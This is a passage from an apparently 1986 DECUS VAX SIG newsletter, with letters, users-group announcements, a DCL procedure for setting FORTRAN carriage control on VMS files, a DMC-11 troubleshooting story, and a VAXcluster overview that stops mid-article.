As little as a year ago I remember a DEC salesman at a client site pushing LAT-11 terminal servers as an adjunct to a cluster. The clients bought the cluster but not the LAT-11, and now they can be grateful. Customers who did buy LAT-11 software (which can be installed on a variety of PDP-11s) have recently been told that DEC will not be providing Version 2.0 of the terminal server software for LAT-11 customers. Likewise for ANY future versions of the software; the LAT-11 is considered a "mature" product. My own impression of the DEC terminal server software in general is that it is "adolescent", with no support of outbound connections and at least one severe flaw in the load balancing logic.

The DEC position seems to be purely a marketing decision (they would rather sell you a new PDP-11 in the DECSA box than have you use an existing one which used to run RSTS). Indications are that many sites inside DEC are happily using what would have been the Version 2.0 LAT-11 software on their own LAT-11s.

When you buy something from a small company, you always have to ask, "Will this company be around to support it next year?" It would appear that when you buy something from a large company you have to ask, "Will this company want to bother supporting it next year?"

Life is not all bad -

Today I went (as presumably lots of readers in other cities did) to the DEC 8x00 announcement, and what they described looked good. If others agree with my good feelings about what will be available, presumably the DEC order-taking department will hear about it.

I was interested to read a "letter to the editor" in the weekly newspaper "Computerworld" criticizing the paper's characterization of Fall DECUS symposium participants as feeling negative toward DEC. I don't think those attending symposia are typically down on DEC, but in defense of journalists I can see how someone would get that impression. I don't think it should be the function of DECUS activities to serve as a DEC cheering section.

We have DEC processors, for better or for worse. Most of us feel it is better, but there is always room for improvement. We want to be able to talk to those who are stuck on IBM machines and tell them that our documentation orders are always filled immediately, that our salesperson always has the answer, that we can stand the two day waiting period for 8800 orders to be delivered, but that we have been programming DEC machines so long that we remember once talking to a user who claimed to have found a bug in VMS.

That blissful (no pun intended) state will be approached more certainly by discussion the sore points than by masking them.

New Michigan VAX LUG

Debby Bolton
Mathematical Reviews
416 Fourth Street
Ann Arbor, MI 48106

This is an announcement to let everyone out in VAXland know there is a new VAX LUG (the paperwork is in the mail?!) in Detroit, Michigan. The meetings are informal - our only rule is: no ties. Subjects discussed range from the latest SPR submitted to hints and kinks to any topic of the evening. We also try to have at least one main topic per evening where everyone is welcome to contribute their thoughts, ideas, and experiences. Some of the topics suggested to date are: crisis management, the latest from DECUS, system management, the MicroVAX. A DEC field engineer keeps us up on the latest changes, upgrades, etc. We have a software bank (rather than a library) where we encourage people to deposit their neat programs as well as withdraw other programs.

We meet on the second Tuesday of every month, barring DECUS, at the Lawrence Institute of Technology in Southfield. John Grden is our host. Jim Fisher is our chair and Lea Ann Kantner is our vice-chair. Anyone interested in VAXes is welcome to attend. For more information or directions, you can call Jim Fisher at 313-995-6366 or Lea Ann Kantner at 313-641-4138.

Letters

Peter Bendall
European Molecular Biology Laboratory
Notkestr 85,
2000 Hamburg 52
West Germany

21. January 1986

In Answer to Larry Kilgallen's notes on the European Symposium. "Thank you both for Coming".

Sorry Larry, you missed the point. 100 percent of my SIG were present at that business meeting (!) and added to that every single one of my SIG officers is a volunteer officer too! I bet you can't beat THAT at a US Symposium.

More seriously, the European VAX SIG is an administrative body set up to coordinate the VAX SIGs in all the European Chapters. The members are the SIG chairmen of the National VAX SIGs. If there were too many of us, or the national VAX SIGs were only small, we would have to elect a steering committee from our number but, as yet, we have everyone on the committee.

So that explains the "Business meeting" which is open like a law court but is fully legal even if no one but the committee come along (even if the audience have a vote when they are interested). But you made a valid point. If you (an unbiased reporter) didn't realise, what sort of chance has the average man to understand?

Now I was going to write an Abstract for the Business meeting this week anyway.

Thanks Larry, and best wishes to everyone.

Peter Bendall

State Natural History Survey Division
Illinois Department of Energy and Natural Resources
Natural Resources Building
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Champaign, IL 61820

October 14, 1986

RE: Merged DECUS Newsletters

Dear Mr. Kilgallen,

I am writing regarding the recent decision to merge the DECUS newsletters. From my vantage point, it is a major turning point for DECUS. A broad range of information is being made easily accessible to ALL members of DECUS. The will streagthen the society by broadening the knowledge of all members who subscribe and thus help unify the diverse membership. I have little doubt that readers will start offering solutions in areas that they never before considered - it is impossible to resist browsing through the other newsletters once they are sitting in our hands.

May I suggest that editors and readers stop complaining about this turn of events and start to take advantage of it?

Yours sincerely,

Douglas B. Quine, Ph.D.
Associate Biophysicist

xc: BUSINESS APP, DAARC, GRAPHICS, EDUSIG, HMS, Languages & Tools, Large Systems, NETWORK, Personal Computers, RSX, Site Management & Training, RT

Editor's reply-

While we appreciate getting this and all letters, I don't believe the Pageswapper has contained complaints about the format from either the editor or the readers. There were some comments from me at the start just to explain that the system of attributing months to the Pageswapper's was changing, but I think some discussion of the facts of distribution is typically needed. My conviction was reinforced at the Anaheim Symposium when one member told me his company library had stopped putting the Pageswapper on the shelves. On further discussion, it turned out he had not known to look for a thick white volume!!!

W. B. Langoon
CERL
Kelvin Avenue
Leatherhead, Surrey
England

The issue of the Pageswapper containing the Fall 1985 SIR ballot was not delivered to European readers until December 1985, well after the 4 November deadline for casting votes. Therefore the most important improvement in the SIR ballot is to ensure your readers receive the ballot form in good time to cast their votes. The best way of achieving this would be to improve the distribution of the Pageswapper itself.

Editor's reply-

Faster distribution outside the US is certainly a worthy goal, although it should be noted that distribution of the September issue inside the US was beset with problems as well (from different sources). One problem I know of in the European distribution a few months ago was that European DECUS had to wrestle with whether they wanted to take the combined US Chapter newsletters and break them out again to match traditional distribution patterns, or face converting their whole mechanism to match what had been done in the US.

Ultimately, electronic distribution might be helpful. We might have a chance to do that with the Pageswapper within a few months (since each issue is already totally machine-readable for SIG tape distribution). What I am thinking of is just point-to-point transmission from the States to Europe, for reduction to paper and normal distribution from there. It might be nice in theory, but one implementation problem is that neither I nor the US Chapter VAX SIG can afford to pay for a monthly transatlantic phone call as long as it would take to transmit the Pageswapper. There would also be the problem of deciding who gets it in Europe (National SIGs, European SIG, some individual with a good track record for delivery etc.). Given the previous constraint that I can't pay for transmission, it might be easy just to say whichever designee(s) place the phone call(s) get(s) to pick up the Pageswapper. I also don't know whether there are any European modems which talk to US modems, but I do know that the rates charged for Packet network intefaces by common carriers in the US place the financing of that out of sight as well.

Looking at Stateside communications, I would like to consider getting some more timely responses to I/Os by having "answerer's" log in to a machine and try to respond before the I/O even hits the press. That would provide us with at least some of the answers being printed right after the corresponding

questions. If there is anyone out there (who can pay for phone calls to Massachusetts) who might want to participate in such an effort (and knows some answers), drop me a note.

Converting Files to FORTRAN Carriage Control

Edgar Whipple

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January 9, 1986

Abstract

This article describes a fix for the problem of FORTRAN carriage control characters (in column 1) not being interpreted when a file is printed on VAX/VMS.

The Problem

From time to time, one comes across a file that has FORTRAN carriage control characters in the first column, but when the file is printed on VAX/VMS, the characters are not properly interpreted. Rather, the carriage control characters are merely printed in column 1 ! This happens when the file does not have the "Fortran carriage control" record attribute, which is what tells the print symbiont to interpret column 1 as carriage control information. (The record attributes may be determined from the output of the DIRECTORY/FULL or ANALYZE/RMS commands.) This problem typically occurs when the file is transferred from a non-DEC computer via some means that doesn't set the record attribute correctly.

A Solution

What we would really like to do is merely to change the appropriate record attribute field in the file header. To my knowledge, there is no VMS system utility to do this, but the desired effect may be accomplished by combining two existing system utilities. The process consists of using the CREATE/FDL utility to create an empty file with the correct record attributes, then using COPY/OVERLAY to transfer the contents of the old file into the new file.

The following command procedure performs these operations in a reasonably transparent manner and with suitable output file defaulting:

```
$!+
$! File name:
$!       CONVERT_TO_FORTRAN_CARRIAGE_CONTROL.COM
$! Created:
$!        9-JAN-1986 10:53 by Edgar Whipple, Physics Division,
LBL
$! Description:
$!       Convert specified file to FORTRAN carriage control
$!-
$        in_file = p1
$        out_file = p2
$!
$! Prompt for in_file and out_file if either is missing.
$! Pick up related fields for out_file from in_file,
$! except force a new version.
$!
$ check_in_file:
$        if in_file .nes. "" then goto in_file_present
$        inquire/nopunctuation in_file "_Input:  "
$        goto check_in_file
$ in_file_present:
$        if out_file .nes. "" then goto out_file_present
$        inquire/nopunctuation out_file "_Output:        "
$ out_file_present:
$        out_file=f$parse(out_file,,in_file)- -
   f$parse(in_file,,,"version")+";0"
$        in_file=f$search(in_file)
$!
$! Create the new file with the appropriate attributes.
$!
$        create/fdl=sys$input 'out_file'
record
 carriage_control        fortran
$!
$! The "incompatible attributes" message should be ignored,
$! if it occurs, since this is precisely what we intend !
```

```
$!
$       copy/overlay 'in_file' 'out_file'
$!
$! End of CONVERT_TO_FORTRAN_CARRIAGE_CONTROL.COM
```

Discussion

One would expect that the CONVERT utility could perform this operation simply and directly with a command such as:

```
 $ CONVERT/FDL=SYS$INPUT in-file out-file
 RECORD
        CARRIAGE_CONTROL        FORTRAN
 ^Z
```

However, CONVERT does not understand that the characters in column 1 are, in fact, the FORTRAN carriage control characters. What it does is to provide a space character as the FORTRAN carriage control, and copy the record as is (in particular, leaving column 1 alone).

A system utility to manipulate the file header directly could accomplish the desired effect without the overhead of creating a new file, which incurs unnecessary I/O and disk space overhead. However, it might not be possible to create a utility of sufficient generality that wasn't also too dangerous.

Trials of Switching to VAX 11/730 DECnet

Arthur McClinton
Mitre Corporation

Last summer the Testbed for Automated Flight Services (TAFS) decided that they had outgrown their PDP 11/34 workstation configuration and it was time to switch over to VAX 11/730's as graphics workstation machines. It came at a very convenient time as DEC was just into the start of their hot and heavy trade up program. It did not take long to get the order through the Mitre management, and even less time for the VAX 11/730 to arrive. Next field service came out and moved all of the components from the PDP 11/34 to the VAX 11/730. With much fear I questioned whether I would get the operating system to boot from the RK07's that had been moved from their accustomed place on the trusty 34. I must admit that I questioned my good senses when I learned that the local field office had ordered a R80, just in case the promise of the upgrade folks turned out to be false. I did however manage to copy the VMS 3.6 system pack from another VAX 11/730 onto an RL02 and then copied it onto an RK07. Surprise of surprises the system booted. I, however, did not have time to get DECnet up before taking on the responsibilities of the care and feeding of a VAX 11/785.

There the machine sat, VMS 3.6 running happily but not being able to communicate with the rest of the network. The users, however, were not slowed in the development of software. So with no pressure for the time being I allowed the local field service people to make their claims that it is software not hardware that is keeping the link from coming up. About the first of March, however, we started in earnest desiring to get the link up. Let me describe the symptoms that we were experiencing at this time. The VAX 11/730 has two DMC-11's: one connected to a DV-11 on an IAS system and one connected to a VMS 4.1 system. Both links are 9600 baud links to local computers thru synchronous null modems. DECnet in both cases makes it as far as starting. All calls to field service are treated with "it can not be hardware as it runs the standalone diagnostics." Placing DECnet in controller loop back, however, results in neither DMC seeing the host machine.

Remembering that DMC's are noted for having power problems I convinced the local field service to upgrade the BA11K box power supplies. No success. Next a major discussion with the boss of the unit resulted. DMC's were swapped out like candy suckers being handed out in the children's ward of the local hospital. Field Service claimed that must have a bad version of DECnet. I stuck to my guns that could not be bad.

Finally DEC called in the big guns. District reviewed the facts, ran the standalone diagnostics, ran DECnet, and then ran the on line diagnostics under VMS. At this point they proudly announce that on Monday, the local rep would bring out new jumper cables and everything would work correctly. I really doubted their ability to isolate it to this level, but when Monday morning rolled around, so did my local DEC service man with two new jumper cables and both DMC's started working again (first time since the move). Not to be outdone my local hardware guru announced that he should have remembered that the on-line DMC diagnostics are much newer than the standalone.

I still stick by the adage that the best DMC diagnostic is DECnet. We think that the bad DMC jumper cables resulted in DEC replacing over 15 DMC's, 1 upgraded power supply, 5 memory controllers, and at least 2 RK711 controllers. Not a bad score for a pair of 4 inch long cables which can not be bad because "see we get the same result when we swap them".

The MicroVAX Working Group is Alive!

by Ray Kaplan
PIVOTAL, Incorporated
VAX SIG MicroVAX Working Group C-Chair
NLO Southwest Regional LUG Coordinator
(and Other Sundry Sins)

With every one of the wavering steps associated with fledgling organizations, the VAX SIG MicroVAX Working Group took its first steps at the Anaheim Symposium.

What are VAX SIG (Special Interest Group) Working Groups, you ask? They are the heart of the VAX SIG! Working groups are the focus of that special interest specific energy that keeps DECUS the vital, energetic source of technically cogent information that it is. Our VAX SIG chair, Marge Knox (University of Texas), has expressed an interest in keeping an energetic, involved collection of SIG working groups alive to serve as centers of VAX SIG activity. VAX SIG Steering Committee member Ross Miller is the volunteer manager who heads up the VAX SIG Working Group efforts, providing guidance for all of the VAX SIG Working Group chairs. Currently, the VAX SIG working groups span a range of interest from Clusters (headed by Bob Boyd from GE) to us, the new kid on the block - MicroVAXes (headed by co-chairs Ray Kaplan of PIVOTAL, Incorporated, and Barbara Dow-Pleines of Magic One). Working Groups include such diverse VAX interests as VAXELN (headed by Bob Robbins of Array Computer Consultants), VAX Security (headed by Doug Brown of Sandia Labs), and VAX System Management (headed by Susan Rehse of

Lockheed Missiles).

This is a report on the VAX SIG MicroVAX Working Group's fledgling steps. At the Anaheim Symposium, the MicroVAX Working Group held its first meeting. Joe Angelico (US Coast Guard), the VAX SIG Symposium on-site scheduling person provided us with a BIG meeting room. Thanks, Joe. At the start of the meeting, some 500 people were there for the formation meeting of what was to become the MicroVAX Working Group. At the outset of the meeting, Barbara Dow-Pleines took the microphone to tell the assembled audience that since DECUS is a volunteer organization, everyone that was at the meeting was expected to participate in the meeting. Shortly after Barbara's introductory remarks, most of the people left. "What, nothing for free here?", they were heard to say on their way out. Since my economics professors always told me that there was no such thing as a free lunch, I figured I was safe in hanging around to help make sure that there would be a MicroVAX oriented group for me and my MicroVAX oriented interests to cling to. It worked out just fine. Invest a little, get back a lot! DECUS works great in that respect. Works less than best, otherwise.

The first order of business was to tell folks what the Working Group was all about. Simple enough: To serve as a focal point for VAX SIG MicroVAX oriented energy/interest/input to DIGITAL. That includes things like generating MicroVAX specific articles for the VAX SIG Newsletter (the PAGESWAPPER), gathering the necessary energy to make sure that Symposium sessions of interest are presented, and gathering input to DIGITAL about MicroVAXes are but a few examples of the sorts of things that your MicroVAX Working Group can do. This ALL happens by VOLUNTEER ENERGY.

In Anaheim, the Working Group had a MicroVAX User's Panel, consisting of Bill Hancock on networking issues, Bob Robbins on realtime issues, Dave Schmidt on performance and big disks, and Ray Kaplan on portable MicroVAXes. (My MicroVAX almost has more American Airlines frequent flyer miles on it than I do!). It went well, and seemed to be well received.

During the Working Group meeting in Anaheim, an attempt was made to settle on what Symposium sessions would be attempted for Dallas. The remainder of the folks broke into groups to decide what they wanted to hear about in Dallas. The sessions that ended up being scheduled are a result of having available speakers and demonstrated interest in the topic. As a result, the MicroVAX Working Group sponsored sessions for the Dallas Symposium include:

KDA50 and RKDX3 MicroVAX Subsystems

MicroVAX Hardware and Software Hints and Kinks

VMS and MicroVMS, the Differences

MicroVAX Users Panel

Strategies for Putting Boards in the Unibus/Qbus

MicroVAX Based ALL-IN-1

Non-VAX Users Migrating to MicroVAX

Large Disks on MicroVAX

Introduction to MicroVAX System Management

While the MicroVAX Working Group will not SPONSOR it, there will be a VAX SIG MicroVAX Working Group MOTIVATED one-day Pre-Symposium Seminar in Dallas entitled "Managing your MicroVAX".

In short, the MicroVAX Working Group has been busy. Busy, but not without YOUR help and input. Should we be doing something that we are not? Should we be sponsoring things that we are not? In the end, everything that DECUS is depends on VOLUNTEER energy. YOUR volunteer energy. At the very least, that begins with your input to the process. Going further, that includes your energetic contribution to and influence of MicroVAX oriented VAX SIG activities. Help us keep this MicroVAX orientation alive, won't you?

As co-chairs of the VAX SIG MicroVAX Working Group, we will look forward to hearing from you!

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Tucson, Arizona 85715
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Barbara Dow-Pleines
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(408) 274-8403

Call us, write to us, contribute your experiences to the PAGESWAPPER, BUT, for heavens sake, DO SOMETHING besides just read this article. I mean VERY simply: take the time to put some of your experience down on paper! Know what I mean?

Happy VAXing!

Ray

VAXclusters - A Generic Point of View

by
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Dallas, TX 75240

NOTE

This article was originally published in the November 1985 DFWLUG Newsletter from the Dallas-Fort Worth Local Users Group.

This article covers VAXClusters from a generic point of view. It discusses the benefits one derives from a cluster, the reasoning that went into developing a cluster, its hardware and software components and the general organization within a cluster.

Let's begin by examining the impetus for developing clusters. First, we'll look at the reasons why DEC developed the cluster concept. Then, we'll cover the benefits of VAXClusters over other computer systems.

INTRODUCTION

DEC has been building computers for many years now. During that time, they've discovered a variety of problems with computer systems. Such things as fault tolerance, a reasonable growth path and information sharing have been problems for years. The VAXCluster is their response to these types of problems.

There are many benefits to be derived from VAXClusters. These include:

- Incremental system expansion

  Everyone always seems to outgrown their computer systems. No matter how much processing power or disk storage you have, users are always in search of more. As such, DEC needed to provide a growth path for their customers that would be both easy and flexible yet not make their customer's current hardware obsolete.

- Greater system availability

  No matter how much processing power or disk storage you have, it does you little good if you can't use it. When systems are down, your business suffers. This means that the machines need to be available 100% of the time if the business is to prosper.

- Greater data sharing

  When you grow beyond one processor, your users still need to access the information on the "other" machine. And all at the same time. If you've ever tried to access information over a network, you soon realize that this is both slow and cumbersome at best. Thus, information sharing was a major concern that had a strong influence over where the sharing and synchronization mechanisms were put within the overall cluster design.

- Broader cost/performance range

  With everchanging technology, customers needed to be able to add or substitute newer hardware for the old without disturbing the rest of the cluster. This required new gear to be plug compatible with the old. This, in turn, lead to a tight, rigid architecture among the components. Customers needed to be able to plug in a variety of processors and peripherals to fit their particular computational needs.

- Preservation of current investment

  Clusters had to preserve the hardware currently in place. DEC couldn't afford to alienate their customers by having them scrap their current hardware and software investment. Thus, anything new had to be an upgrade to existing hardware already in place.

These were the primary goals outlined for the VAXCLuster project. Keeping these considerations in mind, lets look at the characteristics of the VAXCluster design that resulted from these goals.

Prior to VAXClusters, there were only two types of multi-cpu architectures: tightly coupled and loosely coupled. In designing the VAXCluster, DEC examined the good and bad points about these different architectures. The end result was a design that took advantage of the good inherent in the existing designs while eliminating their disadvantages. Let's look at the characteristics of these systems and see where clusters fit into the scheme of things.

- Booting characteristics

  Tightly coupled systems, by in large, boot or fail together. This results from their sharing some rather intimate hardware. If one processor detects an error, it typically reboots to clear the condition. In the process, it will also cause to other members to reboot as well so that they come up with a "clean" version of the software.

  Loosely coupled system, on the other hand, boot and fail separately. This is the case today as with, for example, a DECnet network: systems come and go all day long with little to no effect on the other nodes running in the network. If you happen to be working on that remote node when it crashes, it will, quite naturally enough, have a pronounced affect on you. But, by in large, there is negligible effect on the other nodes within the network.

  With VAXClusters, you are most like that of a loosely coupled network: nodes may come and go pretty well as they please. If you loose a node within a cluster, the other nodes continue working with virtually no effect upon them.

- System management

  In a tightly coupled system, all processors are managed under a single management domain. All processors are managed as if they were one. The policies on one machine are the same on the others. You run the same copy of the operating system on all nodes. This means that the users have the same rights, files, protections and so on no matter what node they run on.

  In contrast, loosely coupled systems have independent management domains. Each is managed as a separate entity with its own rules, policies and regulations. In general, there are a variety of machines and operating systems, connected via networks, covering large geographic areas.

  Here, VAXClusters follow the tightly coupled systems. The cluster was designed to be managed as a "single" system under a single system management domain. The designed also assumed adaquate physical security. The results was that there is no authentication of cluster messages within the operating system. The other nodes assume their partners are being honest with them and take them at their word thereby simplifying the design and increasing thruput.

- File system

  Tightly coupled systems have an identical copy of the file system. This stems from them booting from the same copy of the operating system. And, realistically, from the design point of view, it would be most difficult to handle such a system with different file systems.

  Loosely couple systems have a variety of file systems. While it is certainly possible that they are all the same, it is most likely that they are not. For example, even if all nodes were VMS systems, the odds of all of them being at the same release level of all software is small. The most likely case, then, is that of a variety of operating systems, each with their own particular file managers.

  VAXclusters here follow the tightly coupled systems. The nodes within a cluster will normally boot the same copy of the operating system and, thereby, the same copy of the file manager. What VAXClusters add is a lot of low level locking and synchronizations so that the file system appears uniform throughout the cluster no matter what node you happen to be running on.

- Expansion

  Tightly coupled systems are generally limited to about 4 nodes. Beyond the 4th node, memory access problems and physical constraints usually prohibit adding more processors. While you can physically add them, you run into problems like memory and bus contention as more and more processors vie for the same hardware resources. You also find that you lose a large portion of your processor's power to overhead involved in talking with the other nodes in the system.

  Loosely coupled system have, in essence, infinite expansion. If you want to add another processor or two, then you do so with little effect on the other nodes within the network. An example of this is the engineering network within Digital: it already has 3000 nodes on it and is still growing.

  A VAXCluster is most like the loosely coupled systems: you can add processors as needed with little effect on the other nodes within the cluster. Currently, there is an architectural limitation of 16 nodes within the cluster, but that should be lifted soon. This growth potential is one of the clusters greatest advantages. With hardware that is available today, your cluster can have anywhere from 1 to 75 MIPS of processing power. It can also have from 0.5 to 160,000 Mb of disk storage.

  This lattitude provides a performance/storage range that surpasses almost anyone's needs in today's computing marketplace. And once the 16 node architectural limitation is lifted, you'll be able to increase all these numbers by many times. Bear in mind that this performance range does not consider any faster processors or higher capacity disk drives that may be forthcoming. All in all, you have a tremendous growth potential so that you can fit the cluster to your application today yet be assured of a reasonable growth path tomorrow.

- Geography

  Tightly coupled systems normally must exist within the same computer room and typically within the same cabinet. They share busses and memory, neither of which are well suited for communications over long distances. Interprocessor communications occur at memory speeds, typically in the milli- to microsecond range. And since they communicate at these high speeds, you cannot space them too far apart or the time delays over these busses will become unacceptable.

  In contrast, loosely coupled system can span the entire world. Here, interprocesor messages can take on the order of seconds to exchange. They use communications lines, microwaves and satellites to send their messages. But while they talk with one another, there is little else that they share. Their hardware, busses and memory are their own. The communications merely serves to exchange information among them.

  VAXCluster fall inbetween. Communications among cluster member is at a very low level within the operating system. It occurs in the milli- to microsecond range rather than in seconds as with a network. Also, much of the "clusterness" is buried within the operating system in contrast to a network where the communications tend to be much higher and mostly separate from the operating system.

These, then, are the benefits of the VAXCluster. They represent items that the users want and quite justifiably need. Keeping these benefits in mind, let's look at the parts that make up a cluster. We'll start first with the hardware, examining each major component and defining its role within the cluster. We'll then look at the software and how it makes use of the cluster hardware to create the VAXCluster.

VAXCLUSTER COMPONENTS

In its simpliest sense, a VAXCluster is made up of hardware and software. This, of course, is much the same as with any computer system. The hardware allows the cluster to exist; the software makes it do useful work. Let's begin first by looking at the hardware that makes up a VAXCluster.

Hardware

There are four major components of the VAXCluster hardware:

- o Computer Interconnect
- o Hierarchial Storage Controller
- o Disks and Tapes
- o Star Coupler

Let's look at these individually and see what role each plays within the VAXCluster.

Computer Interconnect

The CI is a 70 MBit bus that links together the other components of the cluster. It consists of the CI780 adaptor and 4 coax cables. The adaptor provides the intelligence, the cables the communications path. The cabling also provides for redundant paths, an "A" transmit/receive and a "B" transmit/receive. Normally, the CI selects path A then path B on an alternating basis for its messages. Each path can handle the full 70 Mbit transfer rate so that, with 3 or more nodes, you will effectively get a higher bandwidth as more and more dual cable usage comes into effect.

The CI uses a serial packet oriented protocol with 32-bit CRC error checking. Packets are "broadcast" to all nodes on the cluster. The CIs on each node check the contents of the messages and either provide the requested service or information, or discard the package as appropriate.

The CI itself is really quite intelligent. It has a 2901 microprocessor on board that does almost all of the work for the host. For example, it can do the virtual to physical page mapping since it has access to the system's page tables. This means that the host can provide the CI with a virtual address and it will handle all of the virtual to physical address translations. The controller can also do block data transfers. This means that the host can set a virtual address, block number and size then leave it up to the CI to handle the transfer. The CI, in turn, does the virtual to physical mapping, the scatter-read gather-write operation, message passing, error handling, formatting and so on, all on the board, without host intervention. By doing such housekeeping chores on board, it relieves the host to do useful work.

Hierarchial Storage Controller

The HSC50 forms the basis for the storage system on a cluster. It is an intelligent mass storage subsystem with its own microprocessors on board. It has an F-11 microprocessor as the main processor with up to 14 2901 microprocessors that handle the the CI and the disk/tape channels. It supports any of the RA type disks or TA type tapes.

Each of the 2901 microprocessors can "see" into each of the disks so that, at any point in time, it knows just where the disk's heads are positioned. And with the radial connections, this means that there can by multiple operations proceeding in parallel. Compare this to the old MASSBUS disks that were daisy chained. Here, only one disk could be transfering at a time which severaly limited the usefulness of the MASSBUS when there were many large disks in the configuration.

The HSC50 can support up to 6 simultaneous data transfers and 24 simultaneous seeks (one transfer per disk channel, 4 disks per channel). It can also have up to 1024 I/O requests pending at any one time. This high concurrency allows it to do a variety of optimizations such as seek reordering, seek optimization and rotational fragmentation.

With as much going on at once as there is within an HSC50, what happens when it fails? Normally, you set up your disks dual ported between two HSC50s. If one of them should fail, VMS will start using the path to the other HSC50 for its I/O. This failover is totally automatic. The users, in fact, will never see it. At most, you'll experience a 15 second delay while the host reconfigures the path to the disk. Your operation will then proceed as if nothing had happened. This, then, does much towards keeping your disks available even during an HSC failure.

It should be emphasized that the HSC50 is a disk/tape server, not a file server. While there are many arguments pro and con on this issue, there were three major considerations why DEC went the disk/tape server route. Let's consider each of these to see why they chose as they did.

First, a file server seemed an extrodinarily difficult design. Particularly troublesome was the handling of file server failures. Since the sole knowledge of what files were opened, what records were being read, what files were being deleted would lie within the file server itself, a failure on its part could potentially corrupt many disks. Then, to maintain the availability of the cluster, VMS would have to switch to a "hot standby" to keep the file access flowing. This means that there would have to be a constant information exchange between the primary file server and its backup. DEC decided that the CI traffic caused by this along with the complexity of the design was just too much to handle.

Second, a file server would be a potential bottle neck. Any node wanting to access information on a file thru that server would have to wait on requests from the other nodes accessing files on that server. Since there could potentially be many files opened at one time, it didn't see reasonable to expect the file server to handle all the requests without forcing some requestors to wait. Using the disk server method, they spread this knowledge of the files and records throughout the cluster thus minimizing the potential bottleneck problem.

And third, the CI traffic would increase dramatically with a file server over that of a disk server. Typically, a file access is for many small records, say in the 20 to 100 character range. Each of these records would have to be packetized and sent out over the CI. Contrast this to a disk server. The disk accesses tend to be in the 2 to 8 block range. This means that each VMS system would cache many disk blocks for a single read request. Subsequent records would then come from the cache rather than over the CI and the disk server. Here, CI packets would tend to be in the 1000 to 2000 character range. Since communications systems get better thruput with larger transfers, the disk server was the method of choice.

Disks and Tapes

Let's turn our attention to the disks and tapes for a minute. Any disk or tape connected thru the HSC50 is accessable to any node on the cluster. Thus, instead of having, say, 10 disks on one system, 5 on another and 20 on a third, you can have all 35 available to all systems. Similarly, with tapes, you no longer have to buy a tape drive for each system since the TAs are available to all nodes. This considerably simplifies the management of the systems plus make life much easier on the users. Data is accessable from any nodes; tapes are available for backups or restore from anywhere.

That's fine for now. What about the future? Suppose DEC decides to come out with a new RA disk that is, say, 10 times faster and 100 times the capacity and 1/10th the cost of the current generation of disks? Because the disk conforms to the RA disk architecture, the new disk will plug right into the HSC50 and it'll be immediately available for your applications. Plus, you will access it the same way that you do now which means there are no changes to your current software. Since this also holds true for the TA style tapes, your investment in both hardware and software is protected.

Star Coupler

Finally, let's examine the Star Coupler. The Star Coupler is the hub of the cluster. All nodes, whether they are processors or HSCs, connect to it. It is a totally passive device. There is no on/off switch, no electricity, no circuit boards. It is

just a transformer that sends a copy of the messages that it receives out to all other nodes. It's MTBF is currently rated around 20 years and we do, of course, pay a monthly maintenance charge on it.

The Star Coupler has a radial configuration. This was done for several reasons. One, it makes the addition or removal of nodes easier. You can do this online without disturbing the other nodes within the cluster. The Star will eat the transients so that the cluster continues to work even while you are making configuration changes. Contrast this to node additions within a multidrop architecture like Ethernet or a ring network. For Ethernet, you must be very careful where and how you drill the cable less you disrupt the entire network. In the ring network case, it is impossible to open up the ring to insert a new member without disrupting nodes currently using the ring. This radial configuration makes it quite nice since you can remove a failing piece of hardware from the cluster and still allow the other nodes to carry on as if nothing had happened.

The Star Coupler is limited to 45 meters maximum distance from the Star to a node. This comes from the design of the cluster and the time it takes for the messages to propagate throughout the nodes. Given a maximum of 16 nodes and 45 meters, you can determine any node's "slot time" on the CI bus. Therefore, the CI does what's known as deterministic arbitration meaning that every node is guarenteed a certain time on the bus. This is in contrast to something like Ethernet's CSMA/CD which is more a random access kind of architecture which allows any node to hog the Ethernet cable whenever it wants. Under heavy loads, the CI degenerates into a round robin scheduling algorithm where each node then gets 1/16th of the available time on the bus.

Software

We've just looked at the hardware that makes up the VAXCluster. While hardware is nice, without the software to make use of it, it is almost useless. So let's look at the software that make up the VAXCluster.

The components of the VAXCluster software are:

- Distributed file system and RMS
- Distributed lock manager
- Connection manager
- Disk/tape class drivers
- Mass storage control protocol
- System communications services
- CI port driver

As with the hardware, we'll look at the characteristics and purpose of each part of the cluster software.

The Distributed File System and RMS

The distributed file manager is new for VMS V4. In prior versions, there was one file manager for the entire disk. Whenever you wanted to do a disk I/O request, you queued up a series of ASTs to the F11ACPB process. Since synchronization resulted from the single threaded nature of the file manager process, you could wait a long time for an I/O request to complete if you had a slow disk being served by the F11ACPB process or if there were lots of users requesting lots of disk I/O.

Under VMS V4, the file manager has become procedure based. It is now part of your process so that it runs whenever you need it to run. It achieves its synchronization via the lock manager rather than by the "single threadedness" under VMS V3. And, since the lock manager is now clusterwide, file access is also possible clusterwide.

The Distributed Lock Manager

The distributed lock manager is the primary synchronization mechanism used at the process level within VMS. It works clusterwide so that users can lock objects on both local and remote nodes. It also allows locking down to the record level so that you do not have to lock the entire file in order to update it while others are accessing it.

The Connection Manager

The connection manager is the cluster watchdog. It looks after things like cluster membership, concerns itself about quorum, and, in essence, defines and coordinates the cluster. Without this coordination, life in the cluster would be impossible. The coordination is partially achieved via the lock manager, but mostly via the quorum algorithm.

Now, much as has been said about quorum. The connection manager, for example, maintains it, the system hangs if you lose it, and it prevents the dreaded "partitioned cluster". What exactly is it and how does it affect life in the cluster?

The quorum concept comes from the legislature. A legislative body needs a quorum to conduct business. This means that there must be a majority of the members present before any laws can be passed. Without this, the minority could decide something that the majority might be against. Thus, if the legislative body does not have quorum, it must wait until enough members are present to reach quorum before it can do its work.

Similarly, quorum in a cluster works the same way. The quorum is always set to be a majority of the cluster members. For example, if there are 5 members in your cluster, then quorum is

set to 3 for, if you have 3 members present, then you can conduct your business. If you lose quorum, then the business of the cluster must stop. Why, you say? Let's look at an example.

Suppose that you had 4 members of your cluster and quorum set to 2. You first boot one processor then a second. Together, they have quorum so off they go, reading and writing disks, happy as can be. Then you boot up the 3rd and 4th nodes. Suppose then can't find the first two (for whatever reason) yet they find each other. They too have quorum so they form a second cluster. They too start to read and write disks, happy as can be. What you now have is a partitioned cluster.

The problem arise in that disk sharing is not coordinated between the two clusters. This means that two systems can be writing different information into the same disk block at the same time. The results of these rogue nodes running around, splattering bits on the disk here and there, will be a corrupted and unusable disk. This coordination problem is also the case where you have a VMS V3 system running on the same cluster as VMS V4 systems. Since they cannot coordinate access to the disks, a disk mounted writable under the V3 and V4 systems at the same time or you will rapidly corrupt the disk.

Disk/Tape Class Drivers

